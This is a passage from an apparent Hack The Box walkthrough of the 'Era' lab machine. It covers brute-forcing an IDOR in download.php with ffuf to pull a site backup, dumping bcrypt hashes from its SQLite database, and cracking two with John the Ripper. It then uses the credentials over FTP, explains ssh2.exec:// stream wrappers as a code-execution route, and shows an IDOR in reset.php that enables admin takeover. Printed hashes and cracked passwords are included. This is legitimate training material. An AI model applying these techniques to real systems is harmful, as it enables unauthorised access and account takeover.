
Now under Manage Files, we have an endpoint, so we simply intercept the download request.
1
http://file.era.htb/manage.php

IDOR Vulnerability
Here we have an IDOR vulnerability. After running wfuzz, we found 2 valid IDs: 54 and 150.
What is IDOR (Insecure Direct Object Reference)? IDOR is a vulnerability that occurs when an application uses user-controllable input to directly reference an internal object (like a database record, file, or user account) without verifying that the requesting user has authorization to access that specific object. In this case, the
download.php?id=parameter maps to a row in the database — any authenticated user can enumerate these IDs to download files uploaded by other users, including sensitive server-side files.
1
seq 1 10000 > id.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌──(kali㉿kali)-[~/HTB-machine/era]
└─$ ffuf -u http://file.era.htb/download.php?id=FUZZ -w id.txt -H "Cookie: PHPSESSID=fooneqingj2eqj5q6on889ronh" -mc 200 -fw 3161


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://file.era.htb/download.php?id=FUZZ
 :: Wordlist         : FUZZ: /home/kali/HTB-machine/era/id.txt
 :: Header           : Cookie: PHPSESSID=fooneqingj2eqj5q6on889ronh
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
 :: Filter           : Response words: 3161

________________________________________________

54                      [Status: 200, Size: 6378, Words: 2552, Lines: 222, Duration: 211ms]
150                     [Status: 200, Size: 6366, Words: 2552, Lines: 222, Duration: 225ms]
:: Progress: [10000/10000] :: Job [1/1] :: 190 req/sec :: Duration: [0:00:55] :: Errors: 0 ::
How this IDOR brute-force works:
ffufiterates through IDs 1–10,000, sending an authenticated request (using ourPHPSESSIDsession cookie) todownload.php?id=FUZZfor each value. The-fw 3161flag filters out responses with 3,161 words (the baseline “file not found” or “access denied” page). Two IDs stand out with different word counts — 54 (6,378 bytes) and 150 (6,366 bytes) — indicating valid files were returned. The session cookie is required because unauthenticated requests are redirected tologin.php.

After pasting the URL in the browser, two files were downloaded:
1
http://file.era.htb/download.php?id=150
1
 tree .
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
┌──(kali㉿kali)-[~/HTB-machine/era/writeup]
└─$ tree .
.
├── bg.jpg
├── css
│   ├── fontawesome-all.min.css
│   ├── images
│   │   └── overlay.png
│   ├── main.css
│   ├── main.css.save
│   └── noscript.css
├── download.php
├── filedb.sqlite
├── files
│   └── index.php
├── functions.global.php
├── index.php
├── initial_layout.php
├── key.pem
├── layout_login.php
├── layout.php
├── LICENSE
├── login.php
├── logout.php
├── main.png
├── manage.php
├── register.php
├── reset.php
├── sass
│   ├── base
│   │   ├── _page.scss
│   │   ├── _reset.scss
│   │   └── _typography.scss
│   ├── components
│   │   ├── _actions.scss
│   │   ├── _button.scss
│   │   ├── _form.scss
│   │   ├── _icon.scss
│   │   ├── _icons.scss
│   │   └── _list.scss
│   ├── layout
│   │   ├── _footer.scss
│   │   ├── _main.scss
│   │   └── _wrapper.scss
│   ├── libs
│   │   ├── _breakpoints.scss
│   │   ├── _functions.scss
│   │   ├── _mixins.scss
│   │   ├── _vars.scss
│   │   └── _vendor.scss
│   ├── main.scss
│   └── noscript.scss
├── screen-download.png
├── screen-login.png
├── screen-main.png
├── screen-manage.png
├── screen-upload.png
├── security_login.php
├── signing.zip
├── site-backup-30-08-24.zip
├── upload.php
├── webfonts
│   ├── fa-brands-400.eot
│   ├── fa-brands-400.svg
│   ├── fa-brands-400.ttf
│   ├── fa-brands-400.woff
│   ├── fa-brands-400.woff2
│   ├── fa-regular-400.eot
│   ├── fa-regular-400.svg
│   ├── fa-regular-400.ttf
│   ├── fa-regular-400.woff
│   ├── fa-regular-400.woff2
│   ├── fa-solid-900.eot
│   ├── fa-solid-900.svg
│   ├── fa-solid-900.ttf
│   ├── fa-solid-900.woff
│   └── fa-solid-900.woff2
└── x509.genkey

10 directories, 66 files
What we downloaded: The IDOR on ID 150 gave us a complete site backup ZIP (
site-backup-30-08-24.zip), which contains the entire application source code. This is an exceptionally valuable find — it gives us white-box knowledge of the application, including all PHP source files, configuration, and most importantly,filedb.sqlite— the SQLite database containing user credentials.Notable files from the backup:
filedb.sqlite— SQLite database with user table including password hashesdownload.php— Source code of the vulnerable download handlerreset.php— Source code of the security question reset handler (IDOR target)key.pem— A private key file (potential SSH/TLS key material)signing.zip— A signing-related archive (relevant to the privilege escalation later)x509.genkey— X.509 key generation configuration
Here we have a filedb.sqlite file.
We use sqlite3 to open it, and under the user table, we find stored hashes.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(kali㉿kali)-[~/HTB-machine/era/writeup]
└─$ sqlite3 filedb.sqlite
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
files  users
sqlite>
sqlite>
sqlite> select * from files
   ...> ;
54|files/site-backup-30-08-24.zip|1|1725044282
sqlite>
sqlite> select * from users;
1|admin_ef01cab31aa|$2y$10$wDbohsUaezf74d3sMNRPi.o93wDxJqphM2m0VVUp41If6WrYr.QPC|600|Maria|Oliver|Ottawa
2|eric|$2y$10$S9EOSDqF1RzNUvyVj7OtJ.mskgP1spN3g2dneU.D.ABQLhSV2Qvxm|-1|||\
3|veronica|$2y$10$xQmS7JL8UT4B3jAYK7jsNeZ4I.YqaFFnZNA/2GCxLveQ805kuQGOK|-1|||
4|yuri|$2b$12$HkRKUdjjOdf2WuTXovkHIOXwVDfSrgCqqHPpE37uWejRqUWqwEL2.|-1|||
5|john|$2a$10$iccCEz6.5.W2p7CSBOr3ReaOqyNmINMH1LaqeQaL22a1T1V/IddE6|-1|||
6|ethan|$2a$10$PkV/LAd07ftxVzBHhrpgcOwD3G1omX4Dk2Y56Tv9DpuUV/dh/a1wC|-1|||
sqlite>
sqlite> .quit
Database analysis: The
userstable reveals all accounts with their bcrypt password hashes:
admin_ef01cab31aa— The administrator account (security level600, with real name data: Maria Oliver from Ottawa). This is our target for privilege escalation within the web app.eric,yuri,john,veronica,ethan— Regular users with security level-1(no data).- All hashes are bcrypt (
$2y$,$2b$,$2a$prefixes are all bcrypt variants). Bcrypt is slow by design (cost factor 10–12), but common passwords can still be found with dictionary attacks.- Also note
select * from filesshows the file with ID 54 issite-backup-30-08-24.zip— which was the backup we already downloaded through IDOR. ID 150 (which we also downloaded) appears to have been deleted or is not in this snapshot of the database.
Hash Cracking
After cracking the hashes, we found two hashes corresponding to two different users.
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/HTB-machine/era/writeup]
└─$ cat era.hash
$2y$10$wDbohsUaezf74d3sMNRPi.o93wDxJqphM2m0VVUp41If6WrYr.QPC
$2y$10$S9EOSDqF1RzNUvyVj7OtJ.mskgP1spN3g2dneU.D.ABQLhSV2Qvxm
$2y$10$xQmS7JL8UT4B3jAYK7jsNeZ4I.YqaFFnZNA/2GCxLveQ805kuQGOK
$2b$12$HkRKUdjjOdf2WuTXovkHIOXwVDfSrgCqqHPpE37uWejRqUWqwEL2.
$2a$10$iccCEz6.5.W2p7CSBOr3ReaOqyNmINMH1LaqeQaL22a1T1V/IddE6
$2a$10$PkV/LAd07ftxVzBHhrpgcOwD3G1omX4Dk2Y56Tv9DpuUV/dh/a1wC
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(kali㉿kali)-[~/HTB-machine/era/writeup]
└─$ john era.hash --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (bcrypt [Blowfish 32/64 X3])
Loaded hashes with cost 1 (iteration count) varying from 1024 to 4096
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
america          (?)
mustang          (?)
2g 0:00:15:42 0.12% (ETA: 2025-08-05 22:09) 0.002121g/s 22.56p/s 90.88c/s 90.88C/s tatianna..pooh16
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

┌──(kali㉿kali)-[~/HTB-machine/era/writeup]
└─$ john era.hash --show
?:america
?:mustang

2 password hashes cracked, 4 left

┌──(kali㉿kali)-[~/HTB-machine/era/writeup]
└─$
Why only 2 of 6 hashes cracked? The
rockyou.txtwordlist contains ~14 million common passwords. John the Ripper matched two hashes in ~15 minutes, after which it was aborted. The remaining 4 hashes (including the admin hash) use passwords not found in therockyou.txtwordlist — they’re either longer, more complex, or generated randomly. This is fine — we have what we need: credentials foryurianderic, both of which are valid service accounts.
Credentials
yuri : mustang
eric : america
FTP Login
After logging in with the credentials via FTP, we found something interesting. Under the php8.1_conf directory, there is a PHP extension installed named ssh2.so.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
┌──(kali㉿kali)-[~/HTB-machine/era]
└─$ ftp 10.129.215.181
Connected to 10.129.215.181.
220 (vsFTPd 3.0.5)
Name (10.129.215.181:kali): yuri
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||8941|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 22 08:42 apache2_conf
drwxr-xr-x    3 0        0            4096 Jul 22 08:42 php8.1_conf
226 Directory send OK.
ftp> cd apache2_conf
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||61271|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0            1332 Dec 08  2024 000-default.conf
-rw-r--r--    1 0        0            7224 Dec 08  2024 apache2.conf
-rw-r--r--    1 0        0             222 Dec 13  2024 file.conf
-rw-r--r--    1 0        0             320 Dec 08  2024 ports.conf
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> cd php8.1_conf
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||24142|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 22 08:42 build
-rw-r--r--    1 0        0           35080 Dec 08  2024 calendar.so
-rw-r--r--    1 0        0           14600 Dec 08  2024 ctype.so
-rw-r--r--    1 0        0          190728 Dec 08  2024 dom.so
-rw-r--r--    1 0        0           96520 Dec 08  2024 exif.so
-rw-r--r--    1 0        0          174344 Dec 08  2024 ffi.so
-rw-r--r--    1 0        0         7153984 Dec 08  2024 fileinfo.so
-rw-r--r--    1 0        0           67848 Dec 08  2024 ftp.so
-rw-r--r--    1 0        0           18696 Dec 08  2024 gettext.so
-rw-r--r--    1 0        0           51464 Dec 08  2024 iconv.so
-rw-r--r--    1 0        0         1006632 Dec 08  2024 opcache.so
-rw-r--r--    1 0        0          121096 Dec 08  2024 pdo.so
-rw-r--r--    1 0        0           39176 Dec 08  2024 pdo_sqlite.so
-rw-r--r--    1 0        0          284936 Dec 08  2024 phar.so
-rw-r--r--    1 0        0           43272 Dec 08  2024 posix.so
-rw-r--r--    1 0        0           39176 Dec 08  2024 readline.so
-rw-r--r--    1 0        0           18696 Dec 08  2024 shmop.so
-rw-r--r--    1 0        0           59656 Dec 08  2024 simplexml.so
-rw-r--r--    1 0        0          104712 Dec 08  2024 sockets.so
-rw-r--r--    1 0        0           67848 Dec 08  2024 sqlite3.so
-rw-r--r--    1 0        0          313912 Dec 08  2024 ssh2.so
-rw-r--r--    1 0        0           22792 Dec 08  2024 sysvmsg.so
-rw-r--r--    1 0        0           14600 Dec 08  2024 sysvsem.so
-rw-r--r--    1 0        0           22792 Dec 08  2024 sysvshm.so
-rw-r--r--    1 0        0           35080 Dec 08  2024 tokenizer.so
-rw-r--r--    1 0        0           59656 Dec 08  2024 xml.so
-rw-r--r--    1 0        0           43272 Dec 08  2024 xmlreader.so
-rw-r--r--    1 0        0           51464 Dec 08  2024 xmlwriter.so
-rw-r--r--    1 0        0           39176 Dec 08  2024 xsl.so
-rw-r--r--    1 0        0           84232 Dec 08  2024 zip.so
226 Directory send OK.
ftp>
This confirms that the ssh2 PHP extension is present, meaning ssh2.*:// stream wrappers (like ssh2.exec://) are very likely enabled on the server.
Why
ssh2.sois critical: The PHPssh2extension (PECLssh2) adds support for SSH2 stream wrappers in PHP. When enabled, PHP can use URLs likessh2.exec://user:password@host/commandinfopen(),file_get_contents(), and similar functions — essentially allowing PHP to execute SSH commands programmatically. If the web application passes user-controlled data into these functions (which we’ll see it does), this becomes a remote code execution primitive. The presence ofssh2.soat 313,912 bytes in the PHP extensions directory confirms it is compiled and installed. The FTP directory structure also reveals the server is configured with Apache2 alongside nginx (nginx is the external-facing proxy, Apache2 likely runs PHP-FPM internally).
Source Code Analysis
reset.php — Security Question Update Handler
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
....
<?php
require_once('layout.php');
require_once('functions.global.php');

// Check session validity before outputting anything
if (!isset($_SESSION['eravalid']) || $_SESSION['eravalid'] !== true) {
    header('Location: login.php');
    exit();
}

// Output the page top with sidebar and main content container open
echo deliverTop("Era - Update Security Questions");

// Connect to SQLite3 database
$db = new SQLite3('filedb.sqlite');

// Initialize variables
$error_message = '';
$operation_successful = false;

// Process POST submission
if ($_SERVER["REQUEST_METHOD"] === "POST") {
    $username = trim($_POST['username'] ?? '');
    $new_answer1 = trim($_POST['new_answer1'] ?? '');
    $new_answer2 = trim($_POST['new_answer2'] ?? '');
    $new_answer3 = trim($_POST['new_answer3'] ?? '');

    if ($username === '' || $new_answer1 === '' || $new_answer2 === '' || $new_answer3 === '') {
        $error_message = "All fields are required.";
    } else {
        $query = "UPDATE users SET security_answer1 = ?, security_answer2 = ?, security_answer3 = ? WHERE user_name = ?";
        $stmt = $db->prepare($query);
        $stmt->bindValue(1, $new_answer1, SQLITE3_TEXT);
        $stmt->bindValue(2, $new_answer2, SQLITE3_TEXT);
        $stmt->bindValue(3, $new_answer3, SQLITE3_TEXT);
        $stmt->bindValue(4, $username, SQLITE3_TEXT);

        if ($stmt->execute()) {
            $operation_successful = true;
        } else {
            $error_message = "Error updating security questions. Please try again.";
        }
    }
}
?>
....
Insecure Direct Object Reference (IDOR)
The
usernameis supplied via POST:1
$username = trim($_POST['username'] ?? '');
- This lets a user change any user’s security questions, not just their own.
Issue: A user logged in as
alicecan sendusername=boband change Bob’s security questions.
IDOR in
reset.php— Technical Breakdown: The function checks that the user is authenticated (valid session), but it does not verify that theusernamein the POST body matches the currently logged-in user’s own username. The SQL query updates security answers for whateverusernameis submitted in the POST request body. This means any authenticated user can reset the security questions for any other account — including the administrator (admin_ef01cab31aa). By setting known security answers for the admin account, we can then use the security-question-based login to authenticate as admin without knowing their password.
Initial Foothold — Admin Account Takeover via IDOR

Now, this user can update the security question for any user. So, update the security question for the user found in the database file admin_ef01cab31aa.
